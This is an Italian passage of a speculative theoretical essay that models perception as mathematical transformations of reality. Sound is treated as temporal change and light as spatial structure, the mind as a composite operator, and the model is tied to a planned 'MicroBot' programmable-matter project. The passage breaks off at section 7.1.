6. La luce come dimensione percettiva

Analisi della luce come rappresentazione spaziale dell'informazione.
Relazione tra fotoni, visione e struttura della realtà.
Interpretazione della luce come quinta dimensione percettiva.
Confronto con il suono.

7. Unificazione delle dimensioni percettive

Suono e luce come proiezioni della stessa realtà.
Concetto di spazio informativo multidimensionale.
Superamento della distinzione tra dimensioni fisiche e percettive.
Ipotesi di una realtà sottostante unificata.

8. Dalla teoria alla rappresentazione computazionale

Traduzione del modello teorico in sistema computazionale.
Utilizzo di Python per simulare trasformazioni della realtà.
Visualizzazione delle variazioni tra suono e luce.
Prime forme di modellazione digitale delle dimensioni.

9. Introduzione al sistema MicroBot

Origine del progetto MicroBot.
Passaggio da idea teorica a sistema ingegneristico.
Definizione di materia programmabile.
Obiettivi tecnici e sperimentali del sistema.

10. Architettura del sistema MicroBot

Struttura generale: controller, nodi, comunicazione.
Ruolo del software e dell'hardware.
Sistema distribuito e comportamento emergente.
Modello di coordinazione tra unità.

11. MicroBot come estensione delle dimensioni percettive

Interpretazione del sistema come ponte tra percezione e materia.
Input umano (movimento, visione, suono) → trasformazione → output fisico.
MicroBot come interfaccia tra dimensioni.
Relazione tra teoria filosofica e implementazione tecnica.

12. Simulazione e prototipazione

Uso di LED e sistemi embedded per simulare i MicroBot.
Simulazioni software e ambienti di test.
Validazione del comportamento del sistema.
Limiti attuali del prototipo.

13. Scalabilità e sviluppo futuro

Espansione del sistema verso swarm reali.
Integrazione con VR/AR.
Possibili sviluppi con intelligenza artificiale.
Evoluzione verso sistemi complessi e autonomi.

14. Implicazioni filosofiche e tecnologiche

Ridefinizione del concetto di realtà.
Il ruolo dell'uomo come osservatore e modificatore.
Materia programmabile come nuova frontiera.
Connessione tra percezione, informazione e controllo.

15. Conclusioni

Sintesi del percorso teorico e pratico.
Risultati ottenuti.
Limiti del modello proposto.
Visione futura del progetto.

16. Appendici

Formule matematiche utilizzate.
Codice delle simulazioni.
Struttura dei file del progetto MicroBot.
Diagrammi tecnici e schemi.

17. Bibliografia e riferimenti

Testi scientifici su dimensioni e fisica.
Riferimenti su percezione e neuroscienze.
Materiale su sistemi distribuiti e swarm robotics.
Documentazione tecnica utilizzata.

1. Introduzione — Fondamenti del problema percettivo

La comprensione della realtà è da sempre uno dei problemi centrali della filosofia, della fisica e delle scienze cognitive. Tradizionalmente, la realtà viene descritta come un insieme di oggetti e fenomeni esistenti indipendentemente dall'osservatore, organizzati all'interno di uno spazio tridimensionale e soggetti allo scorrere del tempo. Tuttavia, questa rappresentazione, pur essendo efficace dal punto di vista operativo, risulta incompleta se si considera il ruolo fondamentale della percezione.

L'essere umano non accede direttamente alla realtà nella sua forma "pura", ma ne riceve una versione mediata attraverso i sensi. Ciò implica che ciò che viene percepito non coincide necessariamente con ciò che esiste, ma con una trasformazione della realtà operata da specifici canali sensoriali. In altre parole, la percezione non è una semplice ricezione passiva di informazioni, bensì un processo attivo di interpretazione e ricostruzione.

In questo contesto emerge un problema fondamentale: se la realtà viene sempre filtrata e trasformata prima di essere percepita, è possibile che esista una struttura più profonda che non coincide con quella direttamente osservabile. Questa ipotesi apre la possibilità di reinterpretare il concetto stesso di dimensione.

Nel modello classico, le dimensioni sono intese come coordinate geometriche che permettono di localizzare un punto nello spazio e nel tempo. Tuttavia, questa definizione trascura il fatto che l'esperienza della realtà dipende anche da come l'informazione viene trasmessa e trasformata prima di raggiungere l'osservatore. Di conseguenza, si può ipotizzare che esistano dimensioni non solo geometriche, ma anche percettive, ovvero legate alle modalità attraverso cui la realtà diventa accessibile alla coscienza.

In questa prospettiva, fenomeni come il suono e la luce non vengono considerati esclusivamente come eventi fisici distinti, ma come differenti modalità di trasformazione dell'informazione. Il suono descrive variazioni temporali della materia, mentre la luce rappresenta una codifica spaziale dell'informazione. Entrambi contribuiscono a determinare

il modo in cui la realtà viene percepita, suggerendo che la percezione stessa possa essere interpretata come il risultato di trasformazioni applicate a uno stato fondamentale.

Il tempo, in questo quadro, assume un ruolo ancora più centrale. Non è soltanto una dimensione lungo la quale gli eventi si susseguono, ma la variabile che rende possibili le trasformazioni stesse. Senza il tempo, infatti, non esisterebbero variazioni, e quindi nemmeno fenomeni come il suono o il cambiamento percettivo. Il tempo diventa quindi il substrato dinamico su cui si costruisce ogni forma di esperienza.

L'obiettivo di questo lavoro è sviluppare un modello teorico in cui la realtà venga descritta come uno stato dinamico soggetto a trasformazioni, e in cui le dimensioni non siano limitate alla geometria dello spazio-tempo, ma includano anche le modalità percettive attraverso cui l'informazione viene resa accessibile. Questo modello verrà successivamente collegato a un sistema ingegneristico concreto, il progetto MicroBot, con l'obiettivo di dimostrare come tali concetti possano essere tradotti in un'architettura tecnologica capace di trasformare informazione in forma fisica.

2. Limiti del modello classico delle dimensioni

Nel modello geometrico classico, una dimensione viene intesa come una coordinata necessaria a descrivere la posizione di un punto all'interno di uno spazio. In uno spazio euclideo tridimensionale, un punto P può essere descritto mediante tre coordinate:

$$P = (x, y, z)$$

dove x, y e z rappresentano le tre direzioni fondamentali dello spazio fisico. Questo modello consente di localizzare oggetti, descrivere traiettorie e rappresentare relazioni spaziali tra corpi. Dal punto di vista matematico, esso costituisce una struttura estremamente potente, poiché permette di formalizzare la realtà fisica mediante strumenti analitici e geometrici.

Con l'introduzione della fisica moderna, e in particolare della relatività, il tempo viene integrato nella descrizione della realtà come quarta coordinata. Un evento non è più soltanto una posizione nello spazio, ma una posizione nello spazio-tempo:

$$E = (x, y, z, t)$$

In questo quadro, la distanza tra eventi non è più descritta soltanto da una distanza spaziale, ma da una metrica spazio-temporale. In forma semplificata, l'intervallo relativistico può essere espresso come:

$$ds^2 = c^2 dt^2 - dx^2 - dy^2 - dz^2$$

dove c rappresenta la velocità della luce, dt la variazione temporale e dx, dy, dz le variazioni spaziali. Questa formulazione mostra che il tempo non è esterno alla realtà fisica, ma parte integrante della sua struttura.

Tuttavia, anche questo modello, pur essendo estremamente avanzato, presenta un limite concettuale importante: esso descrive con efficacia dove e quando un fenomeno accade, ma non chiarisce pienamente come quel fenomeno diventi esperienza percettiva. In altre parole, il modello classico descrive la struttura oggettiva dell'evento, ma non il processo attraverso cui esso viene trasformato in informazione accessibile alla mente.

Questo punto è centrale. Se due fenomeni occupano lo stesso spazio e lo stesso tempo, ma vengono percepiti in modi differenti, allora la sola descrizione geometrica non è sufficiente a spiegare la totalità dell'esperienza. Un suono e un impulso luminoso possono provenire dallo stesso punto dello spazio e dallo stesso istante, ma produrre effetti percettivi completamente diversi. Ciò suggerisce che la realtà osservata non dipenda esclusivamente dalle coordinate geometriche, ma anche dalle modalità con cui l'informazione viene trasmessa, trasformata e interpretata.

Da un punto di vista matematico, il modello classico può descrivere lo stato fisico di un sistema come una funzione definita nello spazio e nel tempo:

$$f = f(x, y, z, t)$$

Questa espressione rappresenta un primo livello descrittivo. Essa indica che un certo stato della realtà dipende da quattro variabili fondamentali. Tuttavia, se si vuole descrivere anche la percezione, occorre introdurre un ulteriore livello. Infatti, ciò che viene percepito non coincide necessariamente con $f(x, y, z, t)$, ma con una sua trasformazione.

Possiamo allora definire una funzione percepita:

$$f_p = T(f)$$

dove T rappresenta un operatore di trasformazione percettiva. Tale operatore non modifica necessariamente l'esistenza fisica del fenomeno, ma il modo in cui esso viene codificato e reso accessibile all'osservatore.

Questa idea permette di superare un limite del modello classico. Le dimensioni non devono più essere considerate soltanto come assi geometrici, ma anche come assi funzionali o informativi. In altre parole, oltre alla struttura spaziale e temporale del fenomeno, occorre considerare anche la struttura trasformativa che rende quel fenomeno percepibile.

Per comprendere meglio questo passaggio, si può considerare il caso del suono. Dal punto di vista fisico, il suono è una perturbazione meccanica che si propaga in un mezzo. La sua forma più semplice può essere descritta come un'onda sinusoidale:

$$s(t) = A \sin(\omega t + \varphi)$$

dove A è l'ampiezza, ω la pulsazione angolare e φ la fase iniziale. Se si considera anche la propagazione nello spazio, si ottiene:

$$s(x,t) = A \sin(kx - \omega t + \varphi)$$

dove k è il numero d'onda. Questa espressione mostra che il suono è una variazione periodica che dipende sia dalla posizione sia dal tempo. Esso non è quindi un oggetto statico, ma una trasformazione dinamica dello stato del mezzo.

In modo analogo, la luce può essere descritta come un'onda elettromagnetica. In forma semplificata, un campo elettrico oscillante può essere scritto come:

$$E(x,t) = E_0 \sin(kx - \omega t + \varphi)$$

e il campo magnetico associato come:

$$B(x,t) = B_0 \sin(kx - \omega t + \varphi)$$

dove E_0 e B_0 rappresentano le ampiezze dei campi. Anche in questo caso, la luce non è semplicemente "presenza", ma variazione organizzata. Tuttavia, rispetto al suono, essa agisce in modo diverso sul sistema percettivo, poiché trasporta informazione che la mente tende a organizzare come forma, colore, contrasto e struttura spaziale.

Si osserva quindi che il problema non riguarda soltanto il fatto che esistano fenomeni nel mondo fisico, ma che questi fenomeni producano modalità differenti di accesso alla realtà. Il suono tende a evidenziare la variazione nel tempo, mentre la luce tende a evidenziare la configurazione nello spazio. Entrambi dipendono dal tempo, ma non si manifestano alla mente nello stesso modo.

Questo suggerisce una distinzione concettuale importante. La quarta dimensione, nel senso classico, coincide con il tempo t . Tuttavia, il tempo non è semplicemente una coordinata aggiuntiva; esso è anche il parametro che consente l'evoluzione dello stato del sistema. Se si considera una funzione generica $f(x,t)$, la sua variazione temporale è data dalla derivata parziale:

$$\partial f / \partial t$$

Questa quantità misura il cambiamento dello stato nel tempo. Se tale derivata è nulla, il sistema è statico rispetto al tempo; se invece è diversa da zero, il sistema evolve. In questo senso, il tempo non è solo una dimensione di collocazione, ma una variabile generativa del cambiamento.

Allo stesso modo, la variazione spaziale di uno stato può essere descritta tramite il gradiente:

$$\nabla f = (\partial f / \partial x, \partial f / \partial y, \partial f / \partial z)$$

Il gradiente misura come una quantità cambia nello spazio e consente di collegare la struttura geometrica del sistema con la distribuzione dell'informazione. Di conseguenza, una teoria completa della realtà percepita deve tener conto sia dell'evoluzione temporale sia della struttura spaziale delle trasformazioni.

Un modo sintetico per rappresentare questa idea è introdurre una funzione generale dello stato reale:

$$R = R(x, y, z, t)$$

e una funzione della percezione:

$$P = P(R, S, L, M)$$

dove S rappresenta la componente sonora, L quella luminosa e M il sistema mentale o cognitivo che interpreta il segnale. In forma ancora più esplicita, si può ipotizzare:

$$P(x,y,z,t) = M [R(x,y,z,t) + \Delta S(x,y,z,t) + \Delta L(x,y,z,t)]$$

In questa formulazione, la percezione non nasce direttamente dalla realtà nuda, ma dalla realtà modificata da due classi di trasformazioni: quelle associate al suono e quelle associate alla luce. La mente non osserva semplicemente il mondo, ma riceve una composizione dinamica di segnali.

Da qui emerge il limite più profondo del modello classico delle dimensioni: esso è sufficiente per descrivere la posizione e il moto, ma non per spiegare in modo completo la trasformazione dell'essere in esperienza. Per costruire un modello più esteso, è quindi necessario introdurre una teoria in cui le dimensioni geometriche convivano con dimensioni percettive, informative e trasformative.

Questa estensione non nega la validità del modello tradizionale, ma ne amplia il campo di applicazione. Le coordinate spaziali e temporali restano il fondamento della descrizione fisica, ma diventano il primo livello di un'architettura più complessa, nella quale la realtà viene intesa come stato dinamico, le trasformazioni come operatori e la percezione come risultato finale di un processo di codifica.

Formula riassuntiva del capitolo

Puoi chiudere questo punto con una formula guida, molto importante per tutta la teoria:

$$R(x,y,z,t) = \text{stato reale}$$

$$T_s(R) = \text{trasformazione sonora del reale}$$

$$T_l(R) = \text{trasformazione luminosa del reale}$$

$$P = M(T_s(R), T_l(R), t)$$

oppure, in forma più compatta:

$$P = M [R + \Delta S + \Delta L]$$

Questa è molto utile perché diventa quasi la “formula identitaria” della tua teoria.

Nota concettuale importantissima

Qui c'è un dettaglio che ti conviene fissare bene, perché ti dà solidità: tu non stai dicendo che il suono e la luce inventano la realtà. Stai dicendo una cosa più raffinata, cioè che il suono e la luce sono due modalità fisiche attraverso cui la realtà cambia forma informativa prima di arrivare alla mente. Questo ti rende molto più forte sia filosoficamente sia logicamente.

3. La realtà come funzione matematica

Per sviluppare un modello più completo della realtà, è necessario superare una visione puramente statica e geometrica e introdurre una rappresentazione dinamica basata su funzioni. In questa prospettiva, la realtà non viene più descritta come un insieme di oggetti isolati nello spazio, ma come uno stato continuo che evolve nel tempo.

Dal punto di vista matematico, la realtà può essere definita come una funzione:

$$R = R(x, y, z, t)$$

dove x , y e z rappresentano le coordinate spaziali e t rappresenta il tempo. Questa funzione descrive lo stato del sistema in ogni punto dello spazio-tempo.

Tuttavia, questa definizione rappresenta soltanto un primo livello descrittivo. Essa indica cosa esiste, ma non descrive come lo stato cambia né come viene percepito. Per questo motivo è necessario introdurre il concetto di variazione.

3.1 Variazione e dinamica del sistema

La realtà non è statica, ma evolve continuamente. Questa evoluzione può essere descritta attraverso la derivata rispetto al tempo:

$$dR/dt$$

Questa quantità rappresenta la velocità di cambiamento dello stato del sistema. Se dR/dt è uguale a zero, il sistema è statico; se è diverso da zero, il sistema evolve nel tempo.

In modo analogo, si possono definire le variazioni spaziali:

$$dR/dx, dR/dy, dR/dz$$

Queste derivate descrivono come lo stato cambia nello spazio. In forma compatta si può introdurre il gradiente:

$$\text{grad}(R) = (dR/dx, dR/dy, dR/dz)$$

Questo implica che la realtà non è semplicemente una funzione, ma un campo dinamico che varia continuamente sia nello spazio sia nel tempo.

3.2 Introduzione delle trasformazioni

A questo punto si introduce il concetto centrale del modello: le trasformazioni.

La realtà di base $R(x, y, z, t)$ non è direttamente percepita. Prima di essere accessibile alla mente, subisce delle modifiche. Possiamo quindi definire una nuova funzione:

$$R' = R + \Delta$$

dove Δ rappresenta una variazione complessiva dello stato.

Nel modello proposto, questa variazione non è unica ma composta da più contributi distinti. In particolare:

$$\Delta = \Delta_S + \Delta_L$$

dove Δ_S rappresenta le trasformazioni associate al suono e Δ_L quelle associate alla luce.

Ne segue che:

$$R' = R + \Delta_S + \Delta_L$$

3.3 Il suono come trasformazione temporale

Il suono può essere descritto come una perturbazione della realtà che si manifesta principalmente nel tempo. Una forma semplice di onda sonora può essere espressa come:

$$S(x,t) = A * \sin(kx - \omega t + \phi)$$

dove A è l'ampiezza, k è il numero d'onda, ω è la frequenza angolare e ϕ è la fase iniziale.

Questa espressione evidenzia che il suono è una variazione che evolve nel tempo. Il termine " $-\omega t$ " indica che il fenomeno è intrinsecamente dinamico.

Si può quindi interpretare Δ_S come una trasformazione che agisce sulla componente temporale della realtà. In forma concettuale:

Δ_S è proporzionale alla variazione temporale di R

ovvero:

$$\Delta_S \sim dR/dt$$

3.4 La luce come trasformazione spaziale

La luce è una forma di radiazione elettromagnetica e può essere descritta anch'essa come un'onda:

$$L(x,t) = E_0 * \sin(kx - \omega t + \phi)$$

Tuttavia, dal punto di vista percettivo, la luce svolge una funzione diversa rispetto al suono. Essa consente di ricostruire la struttura spaziale della realtà, evidenziando forma, posizione e configurazione degli oggetti.

Si può quindi interpretare Δ_L come una trasformazione che agisce sulla componente spaziale della realtà. In forma concettuale:

Δ_L è proporzionale alla variazione spaziale di R

ovvero:

$$\Delta_L \sim \text{grad}(R)$$

3.5 Il ruolo del tempo come variabile generativa

Il tempo non deve essere considerato soltanto come una coordinata, ma come la variabile che rende possibile ogni trasformazione.

Senza il tempo non esisterebbero variazioni, e quindi non esisterebbero né il suono né il cambiamento percettivo. Il tempo è quindi la condizione necessaria affinché il sistema evolva.

In forma generale, le trasformazioni dipendono dal tempo:

$$\Delta = \Delta(x, y, z, t)$$

Questo significa che ogni modifica dello stato della realtà è funzione del tempo.

3.6 La percezione come funzione finale

La percezione rappresenta il risultato finale del processo. La mente non riceve direttamente R, ma riceve una versione trasformata della realtà.

Si può quindi definire:

$$P = M(R')$$

dove M rappresenta il sistema mentale o cognitivo.

Sostituendo R' si ottiene:

$$P = M(R + \Delta_S + \Delta_L)$$

Questa espressione rappresenta il nucleo matematico del modello.

3.7 Forma completa del modello

Riassumendo:

$$R = R(x, y, z, t)$$

Delta_S è una trasformazione temporale

Delta_L è una trasformazione spaziale

$$R' = R + \Delta_S + \Delta_L$$

$$P = M(R')$$

Questo modello descrive il passaggio dalla realtà alla percezione come un processo composto da uno stato iniziale, da trasformazioni intermedie e da un'interpretazione finale.

Conclusione del capitolo

La realtà non può essere considerata semplicemente come un insieme di coordinate nello spazio-tempo, ma deve essere interpretata come uno stato dinamico soggetto a trasformazioni. Il suono evidenzia la variazione nel tempo, la luce evidenzia la struttura nello spazio, mentre il tempo stesso rende possibile l'esistenza di entrambe le trasformazioni.

La percezione, infine, non è una copia della realtà, ma il risultato di un processo di trasformazione che coinvolge fenomeni fisici e sistemi cognitivi. Questo approccio permette di superare i limiti del modello classico delle dimensioni e apre la strada a una concezione più ampia, in cui le dimensioni non sono soltanto geometriche, ma anche trasformative e percettive.

4. I sensi e la mente come operatori di trasformazione

Nel modello sviluppato nei capitoli precedenti, la realtà è stata descritta come una funzione dinamica $R(x, y, z, t)$, soggetta a trasformazioni legate a fenomeni fisici come il suono e la luce. Tuttavia, per completare il passaggio dalla realtà alla percezione, è necessario introdurre un ulteriore elemento: il sistema percettivo.

L'essere umano non accede direttamente alla realtà trasformata R' , ma la interpreta attraverso un insieme di processi biologici e cognitivi. Questo implica che la percezione non è una semplice ricezione passiva, ma un'operazione attiva di trasformazione dell'informazione.

Per questo motivo, la mente può essere formalizzata come un operatore:

$$P = M(R')$$

dove M rappresenta il sistema percettivo complessivo.

4.1 I sensi come filtri fisici

I sensi costituiscono il primo livello di trasformazione della realtà. Essi agiscono come filtri fisici che selezionano specifiche porzioni dell'informazione disponibile.

Ad esempio:

- L'udito è sensibile a vibrazioni di pressione in un intervallo limitato di frequenze
- La vista è sensibile a radiazioni elettromagnetiche in un intervallo ristretto dello spettro

Questo implica che non tutta la realtà R' è accessibile, ma solo una parte filtrata. Possiamo quindi definire:

$$R_s = F(R')$$

dove F rappresenta il sistema dei sensi.

In questo senso, F è un operatore che riduce e seleziona l'informazione.

4.2 Dalla stimolazione alla rappresentazione

Una volta filtrata, l'informazione viene trasformata in segnali interni al sistema nervoso. Questo passaggio può essere descritto come una codifica:

$$N = C(R_s)$$

dove:

- R_s è la realtà filtrata dai sensi
- C è un operatore di codifica
- N è il segnale neurale risultante

Questa fase è fondamentale, perché la realtà non viene trasmessa direttamente alla mente, ma convertita in un formato interno.

4.3 La mente come operatore di interpretazione

Il segnale neurale N viene poi elaborato dalla mente, che produce l'esperienza percettiva. Possiamo quindi scrivere:

$$P = I(N)$$

dove I rappresenta l'interpretazione cognitiva.

Combinando i passaggi precedenti, si ottiene:

$$P = I(C(F(R')))$$

Sostituendo R' , si ha:

$$P = I(C(F(R + \Delta_S + \Delta_L)))$$

Questa espressione descrive l'intero processo che porta dalla realtà alla percezione.

4.4 Struttura completa dell'operatore mentale

Per semplicità, tutti i passaggi precedenti possono essere riassunti in un unico operatore:

$$M = I \circ C \circ F$$

dove:

- F è il filtro sensoriale
- C è la codifica neurale
- I è l'interpretazione cognitiva

Di conseguenza:

$$P = M(R + \Delta_S + \Delta_L)$$

Questo rappresenta la forma più compatta del modello percettivo.

4.5 Limitazioni e implicazioni

Il fatto che la percezione dipenda da un operatore M implica che essa non è universale, ma dipende dal sistema osservatore.

Due osservatori diversi, con sistemi sensoriali o cognitivi differenti, potrebbero percepire lo stesso stato R' in modi diversi. Formalmente:

$$P1 = M1(R')$$

$$P2 = M2(R')$$

con $P1$ diverso da $P2$.

Questo introduce un elemento fondamentale: la realtà percepita è relativa al sistema che la interpreta.

4.6 Ruolo della mente nella costruzione della realtà

La mente non si limita a interpretare passivamente i segnali, ma contribuisce attivamente alla costruzione della percezione.

Questo significa che:

- la percezione non è una copia della realtà
- è una rappresentazione costruita

In termini matematici, si può dire che M non è un operatore lineare, ma un sistema complesso che introduce trasformazioni non banali.

4.7 Collegamento con il modello generale

Combinando tutti gli elementi sviluppati finora, si ottiene la struttura completa:

$$R = R(x, y, z, t)$$

$$\Delta = \Delta_S + \Delta_L$$

$$R' = R + \Delta$$

$$P = M(R')$$

Esplicitando M :

$$P = I(C(F(R + \Delta_S + \Delta_L)))$$

Questo rappresenta il modello completo della percezione.

Conclusione del capitolo

La percezione non può essere considerata come una semplice finestra sulla realtà, ma come il risultato di una catena di trasformazioni che coinvolge fenomeni fisici, sistemi biologici e processi cognitivi.

I sensi agiscono come filtri che selezionano l'informazione, il sistema nervoso la codifica e la mente la interpreta. Questo implica che ciò che viene percepito non è la realtà in sé, ma una sua rappresentazione trasformata.

L'introduzione dell'operatore M completa il modello iniziato nei capitoli precedenti e consente di descrivere in modo coerente il passaggio dalla realtà fisica all'esperienza soggettiva. Questo passaggio rappresenta il punto di connessione tra il mondo fisico e quello percettivo,

aprendo la possibilità di interpretare le dimensioni non solo come coordinate geometriche, ma come modalità attraverso cui la realtà viene trasformata e resa accessibile.

5. Il suono come dimensione percettiva

Nel modello sviluppato nei capitoli precedenti, la realtà è stata descritta come una funzione dinamica $R(x, y, z, t)$, soggetta a trasformazioni che ne modificano lo stato prima della percezione. Tra queste trasformazioni, il suono occupa un ruolo fondamentale, in quanto rappresenta una delle modalità principali attraverso cui il cambiamento della realtà diventa percepibile.

Dal punto di vista fisico, il suono è una perturbazione meccanica che si propaga in un mezzo sotto forma di variazioni di pressione. Tuttavia, in una prospettiva più ampia, esso può essere interpretato come una manifestazione della variazione temporale dello stato della realtà.

5.1 Definizione fisica del suono

Una forma semplice di onda sonora può essere descritta come:

$$S(x,t) = A \cdot \sin(kx - \omega t + \phi)$$

dove:

- A è l'ampiezza dell'onda
- k è il numero d'onda
- ω è la frequenza angolare
- ϕ è la fase iniziale

Questa espressione evidenzia due aspetti fondamentali:

1. Il suono dipende sia dallo spazio che dal tempo
2. Il termine temporale " $-\omega t$ " indica che il fenomeno è intrinsecamente dinamico

Il suono non è quindi un oggetto statico, ma una variazione continua dello stato del sistema.

5.2 Suono come variazione temporale della realtà

Nel contesto del modello generale, il suono può essere interpretato come una trasformazione applicata alla realtà $R(x, y, z, t)$. In particolare, esso è strettamente legato alla variazione nel tempo.

Possiamo quindi scrivere:

$$\Delta S \sim dR/dt$$

Questa relazione indica che il suono è proporzionale alla variazione temporale dello stato della realtà. Quando il sistema cambia rapidamente nel tempo, il contributo sonoro aumenta; quando il sistema è statico, il suono tende a zero.

Il suono diventa quindi una misura del cambiamento.

5.3 Il suono come portatore di informazione

Oltre alla sua natura fisica, il suono ha una funzione informativa. Attraverso variazioni di frequenza, ampiezza e fase, esso trasporta informazioni sul sistema che lo genera.

Possiamo quindi interpretare il segnale sonoro come:

$$S = S(R, dR/dt)$$

ovvero come una funzione dello stato della realtà e della sua variazione nel tempo.

Questo implica che il suono non descrive semplicemente la realtà, ma il modo in cui essa evolve.

5.4 Relazione tra suono e tempo

Il legame tra suono e tempo è fondamentale. Senza il tempo, il suono non può esistere, perché esso è definito dalla variazione.

Se si considera un sistema statico:

$$dR/dt = 0$$

allora:

$$\Delta S = 0$$

Questo significa che non esiste suono in assenza di cambiamento.

Il suono può quindi essere interpretato come una manifestazione diretta della quarta dimensione, intesa non solo come coordinata temporale, ma come processo di trasformazione.

5.5 Il suono come dimensione percettiva

A questo punto è possibile introdurre il passaggio concettuale principale.

Nel modello classico, le dimensioni sono coordinate spaziali e temporali. Tuttavia, il suono introduce una nuova prospettiva: esso non aggiunge una coordinata geometrica, ma una modalità di accesso alla realtà.

Il suono può quindi essere definito come una dimensione percettiva, ovvero:

una direzione lungo la quale la realtà viene resa percepibile attraverso il cambiamento nel tempo

Formalmente, si può dire che il suono definisce una proiezione della realtà lungo la variazione temporale.

5.6 Interpretazione matematica

Considerando la realtà come funzione $R(x, y, z, t)$, il suono può essere visto come una funzione derivata:

$S = \text{funzione}(dR/dt)$

Questo significa che il suono non descrive direttamente R , ma una sua trasformazione.

In termini più generali:

$\Delta S = T_S(R)$

dove T_S è un operatore che estrae la componente temporale della variazione.

5.7 Implicazioni del modello

Interpretare il suono come dimensione percettiva comporta alcune conseguenze importanti:

- Il suono non è un elemento separato dalla realtà, ma una sua manifestazione dinamica
- La percezione uditiva è sensibile al cambiamento, non allo stato statico
- Il tempo non è solo una coordinata, ma la base su cui il suono esiste

Questo rafforza l'idea che le dimensioni non debbano essere considerate esclusivamente come strutture geometriche, ma anche come modalità di trasformazione dell'informazione.

Conclusione del capitolo

Il suono rappresenta una delle forme più dirette di accesso alla variazione della realtà. Esso non descrive semplicemente ciò che esiste, ma come ciò che esiste cambia nel tempo.

Interpretato come dimensione percettiva, il suono permette di estendere il concetto tradizionale di dimensione oltre la geometria, introducendo una prospettiva dinamica e informativa. In questo senso, la quarta dimensione non è soltanto il tempo come coordinata, ma il tempo come processo attivo di trasformazione, di cui il suono è una manifestazione immediata.

6. La luce come dimensione percettiva

Nel capitolo precedente il suono è stato interpretato come una trasformazione della realtà legata alla variazione temporale. In modo complementare, la luce può essere analizzata come una trasformazione che rende accessibile la struttura spaziale della realtà.

Dal punto di vista fisico, la luce è una radiazione elettromagnetica che si propaga anche nel vuoto. Tuttavia, nel contesto del modello sviluppato, essa assume un ruolo più ampio: non soltanto fenomeno fisico, ma modalità attraverso cui la configurazione dello spazio diventa percepibile.

6.1 Definizione fisica della luce

La luce può essere descritta come un'onda elettromagnetica composta da un campo elettrico E e da un campo magnetico B oscillanti. In forma semplificata:

$$E(x,t) = E_0 \cdot \sin(kx - \omega t + \phi)$$
$$B(x,t) = B_0 \cdot \sin(kx - \omega t + \phi)$$

dove:

- E_0 e B_0 rappresentano le ampiezze dei campi
- k è il numero d'onda
- ω è la frequenza angolare
- ϕ è la fase

Questa rappresentazione mostra che la luce, come il suono, è una variazione nel tempo e nello spazio. Tuttavia, il modo in cui viene percepita è profondamente diverso.

6.2 La luce come codifica della struttura spaziale

A differenza del suono, che evidenzia la variazione nel tempo, la luce consente di ricostruire la configurazione spaziale della realtà.

Attraverso l'interazione con gli oggetti, la luce trasporta informazioni su:

- posizione
- forma
- distanza
- orientamento
- colore

Questo implica che la luce può essere interpretata come una funzione che codifica la struttura spaziale del sistema.

Nel modello matematico, si può scrivere:

$$L = L(R, \text{grad}(R))$$

dove $\text{grad}(R)$ rappresenta la variazione spaziale dello stato della realtà.

6.3 La luce come trasformazione spaziale

Nel contesto del modello generale, la luce può essere interpretata come una trasformazione applicata alla realtà:

$$\Delta L = T_L(R)$$

dove T_L è un operatore che estrae e rende percepibili le variazioni spaziali.

In forma concettuale:

$$\Delta L \sim \text{grad}(R)$$

Questo significa che la luce è legata alla distribuzione spaziale dell'informazione. Essa non misura il cambiamento nel tempo, ma la struttura nello spazio.

6.4 Relazione tra luce e spazio

Il legame tra luce e spazio è fondamentale. Senza una struttura spaziale, la luce non può fornire informazione significativa.

Se si considera una realtà completamente uniforme nello spazio:

$$\text{grad}(R) = 0$$

allora:

$$\Delta L = 0$$

In questo caso, non esiste contrasto, forma o differenza percepibile. La luce esiste fisicamente, ma non produce informazione visiva significativa.

Questo evidenzia che la percezione visiva dipende dalla variazione spaziale, non dalla semplice presenza della luce.

6.5 La luce come dimensione percettiva

Analogamente a quanto fatto per il suono, si può introdurre il passaggio concettuale principale.

La luce non deve essere interpretata soltanto come fenomeno fisico, ma come una dimensione percettiva, ovvero:

una direzione lungo la quale la realtà viene resa percepibile attraverso la sua struttura spaziale

In questo senso, la luce non aggiunge una nuova coordinata geometrica, ma rappresenta una modalità di accesso alla realtà.

6.6 Interpretazione matematica

Considerando la realtà come funzione $R(x, y, z, t)$, la luce può essere vista come una funzione derivata:

$$L = \text{funzione}(\text{grad}(R))$$

Questo significa che la luce non descrive direttamente lo stato della realtà, ma una sua trasformazione legata alle variazioni spaziali.

In forma generale:

$$\Delta L = T_L(R)$$

6.7 Dualità tra suono e luce

A questo punto emerge una struttura fondamentale del modello.

Il suono e la luce rappresentano due modalità complementari di accesso alla realtà:

- Il suono è legato alla variazione temporale
- La luce è legata alla variazione spaziale

In forma sintetica:

$\Delta_S \sim dR/dt$

$\Delta_L \sim \text{grad}(R)$

Questa dualità permette di descrivere la realtà in termini di trasformazioni fondamentali.

6.8 Ruolo del tempo nella luce

Anche se la luce è legata principalmente allo spazio, essa dipende comunque dal tempo, poiché si propaga e varia nel tempo.

Tuttavia, dal punto di vista percettivo, il tempo non è l'elemento dominante nella visione. La mente utilizza la luce per ricostruire strutture relativamente stabili nello spazio.

Questo rafforza la distinzione tra:

- suono → percezione del cambiamento
 - luce → percezione della struttura
-

Conclusione del capitolo

La luce rappresenta la modalità attraverso cui la struttura spaziale della realtà diventa accessibile alla percezione. Essa non descrive semplicemente la presenza di oggetti, ma la loro configurazione nello spazio.

Interpretata come dimensione percettiva, la luce completa il modello introdotto con il suono, permettendo di descrivere la realtà non solo in termini di coordinate geometriche, ma anche come insieme di trasformazioni che rendono possibile l'esperienza.

Il suono mette in evidenza il cambiamento nel tempo, la luce mette in evidenza la struttura nello spazio. Entrambi dipendono dal tempo, ma operano su aspetti differenti della realtà. Insieme, costituiscono due modalità fondamentali attraverso cui l'informazione viene trasformata e resa accessibile alla mente.

7. Unificazione delle dimensioni percettive

Nei capitoli precedenti sono stati introdotti gli elementi fondamentali del modello: la realtà come funzione dinamica, il suono come trasformazione legata alla variazione temporale, la luce come trasformazione legata alla struttura spaziale e la mente come operatore di interpretazione.

A questo punto è possibile compiere il passo successivo: unificare questi elementi all'interno di una struttura teorica coerente.

L'obiettivo di questo capitolo è mostrare che suono e luce non rappresentano fenomeni indipendenti, ma due manifestazioni complementari della stessa realtà sottostante.

7.1 Realtà come stato unificato

Si consideri la realtà come funzione generale:

$$R = R(x, y, z, t)$$

Questa funzione rappresenta lo stato completo del sistema nello spazio-tempo.

Tuttavia, ciò che viene percepito non è direttamente R , ma una sua trasformazione:

$$R' = R + \Delta_S + \Delta_L$$

dove:

- Δ_S rappresenta la trasformazione associata al suono
- Δ_L rappresenta la trasformazione associata alla luce

